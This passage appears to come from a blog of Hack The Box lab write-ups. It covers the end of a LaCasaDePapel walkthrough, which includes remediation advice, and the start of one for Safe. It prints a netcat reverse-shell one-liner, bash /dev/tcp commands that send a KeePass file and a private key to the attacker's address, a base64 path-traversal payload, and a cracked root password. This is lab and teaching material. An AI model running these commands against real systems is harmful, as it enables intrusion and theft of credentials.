
I fired up Burp and added the cert to BurpSuite so I have more control. Looking at the endpoint /?path= I decided I should try to fuzz and poke at this. I eventually played with LFI and this gave us some interesting responses back.

Since berlin had the user.txt, and I have less permissions poking in their account earlier, I checked for ssh keys under their account and we see an id_rsa.pub.
It wouldn’t output properly when I checked id_rsa but earlier when I was clicking the .avi files it was downloading. I captured a request for 01.avi and this is the request.

The U0VBU09OLTEvMDEuYXZp is base64 for SEASON-1/01.avi. I encoded the LFI string I was using to attempt to view the id_rsa. Sent that over and we get the id_rsa key.
/../../../../../../../home/berlin/.ssh/id_rsa
/Ly4uLy4uLy4uLy4uLy4uLy4uLy4uL2hvbWUvYmVybGluLy5zc2gvaWRfcnNh

Saved it to a new id_rsa file.
chmod 600 id_rsa
ssh -i id_rsa berlin@10.129.87.111
But this is password protected. I tried this on other accounts we saw earlier and for some reason we got in as professor.
ssh -i id_rsa professor@10.129.87.111

We still can not get user.txt yet. I started local enumeration but checking the files of the directory we landed in. memcached.js is unreadable but it looks like memcached.ini made be running with this command.

We can’t write over the exact file but since it is our directory we can move it and create a new malicious file.
mv memcached.ini backup
cat << ‘EOF’ > shell.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.212 4445 >/tmp/f
EOF
chmod +x shell.sh
Created a new memcached.ini
cat << ‘EOF’ > memcached.ini
[program:memcached]
command = su -c /home/professor/shell.sh
EOF

penelope -p 4445
Waited to see if this runs on a cronjob. And we get root! Grabbed both flags to submit.
GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 21 (FTP vsftpd 2.3.4), 22 (SSH), 80 (HTTP), and 443 (HTTPS). Checked Metasploit for the well-known vsftpd 2.3.4 backdoor exploit but found it was already triggered or non-functional, suggesting a different path was needed. Browsed to HTTPS and found a certificate error. Browsed to HTTP and found a QR code containing a secret key. Source code and robots.txt on both sites returned nothing useful. The HTTPS site redirected to lacasadepapel.htb which was added to /etc/hosts.rustscan -a 10.129.87.111 –ulimit 5000 -b 500 — -A -Pn
2 – Initial Access – vsftpd 2.3.4 backdoor PHP shell
Standard anonymous FTP access failed. Found the official Metasploit module incompatible with a dependency. Used an alternative public exploit for the vsftpd 2.3.4 backdoor and landed in a restrictive PHP shell with disabled_functions limiting available commands.3 – User enumeration and SSH key injection
Used scandir and file_get_contents through the limited PHP shell to enumerate /home and found five users including berlin who held user.txt. Berlin’s directory was not directly readable. Found dali’s .ssh directory was writable. Generated an SSH key pair and appended the public key to dali’s authorized_keys via file_put_contents, then authenticated via SSH, though it returned an equivalently restricted shell.4 – CA certificate theft and client certificate forgery
Found a CA certificate and key in nairobi’s home directory, readable through the PHP shell. Downloaded ca.key and used it to generate a new client key, CSR, and forge a signed client certificate. Imported the forged certificate into Firefox and authenticated to the HTTPS site, unlocking a new media streaming page.openssl genrsa -out client.key 2048
openssl x509 -req -days 365 -in client.csr -CA ca.crt -CAkey ca.key -set_serial 01 -out client.crt5 – LFI via base64-encoded path parameter
Explored the new site’s ?path= parameter and confirmed LFI. Captured a legitimate file request in Burp and found the path parameter was base64 encoded. Encoded a traversal payload targeting berlin’s id_rsa and retrieved the private key, bypassing the earlier permission restriction through this alternate access vector./../../../../../../../home/berlin/.ssh/id_rsa (base64 encoded in the request)
6 – SSH access as professor
Berlin’s private key was passphrase protected. Tried the key against other enumerated users and successfully authenticated as professor.ssh -i id_rsa professor@10.129.87.111
7 – Privilege Escalation – memcached.ini config hijack
Enumerated professor’s directory and found memcached.ini which appeared to be read by a privileged process, likely via cron. The original file could not be overwritten directly but the directory allowed renaming it and replacing it with a malicious version. Created a reverse shell script and a new memcached.ini pointing to it. Waited for the scheduled process to execute the config and caught a root shell. Retrieved both flags.
Key Takeaways
- vsftpd 2.3.4 backdoor accessible – CVE-2011-2523 (CVSS 10.0 Critical) – The FTP server was running a version with a well-known malicious backdoor inserted into the source distribution, allowing command execution via a crafted login string. Any software download must be verified against official checksums and vsftpd must be updated to a clean, officially distributed version immediately.
- CA private key stored in a user-readable directory – The CA key used to sign client certificates for HTTPS authentication was stored in nairobi’s home directory, accessible through the limited PHP shell. This allowed forging a valid client certificate to bypass certificate-based authentication entirely. CA private keys must be stored in a hardware security module or offline and must never reside on any server filesystem accessible to application processes.
- LFI via base64-encoded path parameter bypassing permission restrictions – The media streaming application was vulnerable to local file inclusion through a base64-encoded path parameter, allowing retrieval of SSH private keys that were not directly readable through the initial foothold. All file path parameters must be validated against an allowlist regardless of encoding, and encoding user input does not provide any security benefit against traversal attacks.
- Writable .ssh directories enabling unauthorized key injection – The dali user’s .ssh directory was writable through the PHP shell, allowing injection of an attacker-controlled public key into authorized_keys. SSH configuration directories must be writable only by the owning user and any web-facing process compromise must not have write access to other users’ home directories.
- Privileged process reading a user-writable configuration file – CWE-732 – A scheduled task running as root read memcached.ini from professor’s directory, allowing a malicious configuration to be substituted to achieve code execution as root. Configuration files read by privileged processes must be stored in root-owned directories with no write access for standard users.
Remediation
[Immediate] Remove the backdoored vsftpd and install from an official clean source
Uninstall vsftpd 2.3.4 immediately and reinstall from the official distribution repository with checksum verification. Audit all software installations across the environment for signs of supply chain compromise and verify package integrity before deployment.[Immediate] Move the CA private key to a secure offline or HSM-backed store
Remove ca.key from nairobi’s home directory immediately. Store all CA private keys in a hardware security module or an offline signing system with strict access controls. Revoke and reissue all client certificates signed with the compromised key.[Immediate] Remediate the LFI vulnerability in the media application
Rewrite the path parameter handler to validate all requested paths against an explicit allowlist of permitted media files, regardless of base64 encoding. Reject any decoded path containing traversal sequences. Conduct a full code review of the application for additional file access vulnerabilities.[Immediate] Restrict write access to all .ssh directories
Set all .ssh directories to mode 700 owned by the respective user, preventing write access from any other account or process. Audit all user home directories for writable SSH configuration paths and correct permissions. Rotate SSH keys for any account where authorized_keys may have been tampered with.[Immediate] Relocate privileged configuration files to root-owned directories
Move memcached.ini and any other configuration file read by privileged scheduled tasks to a directory owned and writable only by root. Audit all cron jobs and scheduled tasks for configuration files or scripts located in user-writable directories and correct their locations and permissions.[Short-term] Restrict PHP shell functionality and disabled_functions bypass paths
If any PHP execution context with disabled_functions is required, ensure file read and directory listing functions that can disclose sensitive data such as private keys are also restricted. Apply the principle of least privilege to the web application’s filesystem access, preventing it from reading any user home directory.[Long-term] Implement a comprehensive LFI, certificate management, and privileged process hardening baseline
Define a hardening standard covering LFI prevention, CA key custody, SSH directory permissions, and privileged process configuration file locations. Include certificate-based authentication bypass testing and privileged cron job configuration review in the regular penetration testing scope. - vsftpd 2.3.4 backdoor accessible – CVE-2011-2523 (CVSS 10.0 Critical) – The FTP server was running a version with a well-known malicious backdoor inserted into the source distribution, allowing command execution via a crafted login string. Any software download must be verified against official checksums and vsftpd must be updated to a clean, officially distributed version immediately.
-
Safe writeup
Safe writeup
Box name: Safe
Difficulty: Easy
OS: Linux
Overview: Safe is an Easy difficulty Linux VM with a vulnerable service running on a port. The binary is found to be vulnerable to buffer overflow, which needs to be exploited through Return Oriented Programming (ROP) to get a shell. The user's folder contain images and a keepass database which can be cracked using John the ripper to gain the root password.
Link: https://app.hackthebox.com/machines/Safe?tab=play_machine
Machine IP: 10.129.86.172
Ran rustscan against the machine.
rustscan -a 10.129.86.172 –ulimit 5000 -b 500 — -A -Pn

Normal Linux box with ssh, webserver and something interesting on 1337. Navigated to the site and it’s a default apache 2 webserver.

Ran feroxbuster to directory bust.
feroxbuster -u http://10.129.86.172 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
No robots.txt. While feroxbuster runs I’ll poke at the 1337 port. I tried connecting with nc and it just echoes back what I type.
nc 10.129.86.172 1337

I tried command injection here. Additionally feroxbuster finished quick but we didn’t find anything important besides version number 2.4. It looks like from Wappalzyer the is specifically 2.4.25


I couldn’t find anything additional important. Going back to port 1337, I wonder if this is vulnerable to a buffer overflow. Wrote a script to start fuzzing when it would crash.

Ran it. This never seemed to crash after a while. I peeked at the writeup and it does mention a buffer overflow but also I missed source code comment on the website. Here I’ll follow the official writeup until user, as I don’t know too much about buffer overflow since this is not on OSCP.

Downloaded that.
wget http://10.129.86.172/myapp
Opened it with gdb.
gdb -q myapp

The gets function is vulnerable to buffer overflow. Ran checksec to see protections on the binary.
checksec –file=myapp

NX, no execute is enabled. This means the normal bufferoverlow tactic that I am familiar won’t work. We can check the disassembly of the main function.
disassemble main

python3 -c ‘print(“A”*112 + “B”*8)’
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
Disassemble test

I suggest reading the write. They basically test code to confirm the exploit. Unfortunately I would not do it justice explaining myself at this current moment as I will need to learn more about this topic. I wrote the script safe.py and ran it and we get user.

We can get user.txt and in the user directory we see MyPasswords.kdbx. Finally something I am familiar with doing on my own.

There was no netcat on the device so I moved it over with bash listening on netcat.
nc -lvnp 9001 > MyPasswords.kdbx
bash -c ‘cat MyPasswords.kdbx > /dev/tcp/10.10.14.212/9001’
Cracked it with john.
keepass2john MyPasswords.kdbx > pass.hash
john –wordlist=/usr/share/wordlists/rockyou.txt pass.hash
This wasn’t cracking after some time. I checked out the image files and they just look like normal images but I wonder if they are keyfiles.
I created hashes for all of them.
keepass2john -k IMG_05*.JPG MyPasswords.kdbx > pass2.hash
I put all the hashes in one file and we get a password.
john –wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Tested all the files with the password and it is IMG_0547.JPG (in the screenshot its named wrong because I misnamed the file when copying over.
kpcli –kdb MyPasswords.kdbx –key IMG_0537.JPG
ls
cd MyPasswords/
show 0 -f

root:u3v2249dl9ptv465cogl3cnpo3fyhk
I could not SSH in with these credentials though. We have access to create a key for the current user though.
ssh-keygen -f key
cat key.pub > authorized_keys
chmod 600 authorized_keys
bash -c ‘cat key > /dev/tcp/10.10.14.212/9001’
nc -lvnp 9001 > key
chmod 400 key

ssh -i key user@10.129.86.172
And we can get connected, switch user to root and read root.txt.
GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and 1337 (custom service). Browsed to the web server and found a default Apache 2.4.25 page. Ran feroxbuster with no significant findings. Tested port 1337 with netcat and it echoed input back. Missed a source code comment on the web page linking to a downloadable binary /myapp.rustscan -a 10.129.86.172 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://10.129.86.172 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion2 – Initial Access – binary buffer overflow via ROP
Downloaded myapp from the web server. Opened it in gdb and identified the gets() function as vulnerable to buffer overflow. Ran checksec and confirmed NX was enabled, ruling out standard shellcode injection. Disassembled main and the test function and built a ROP chain exploit. Ran the exploit against port 1337 and obtained a shell as the user. Retrieved user.txt.wget http://10.129.86.172/myapp
gdb -q myapp
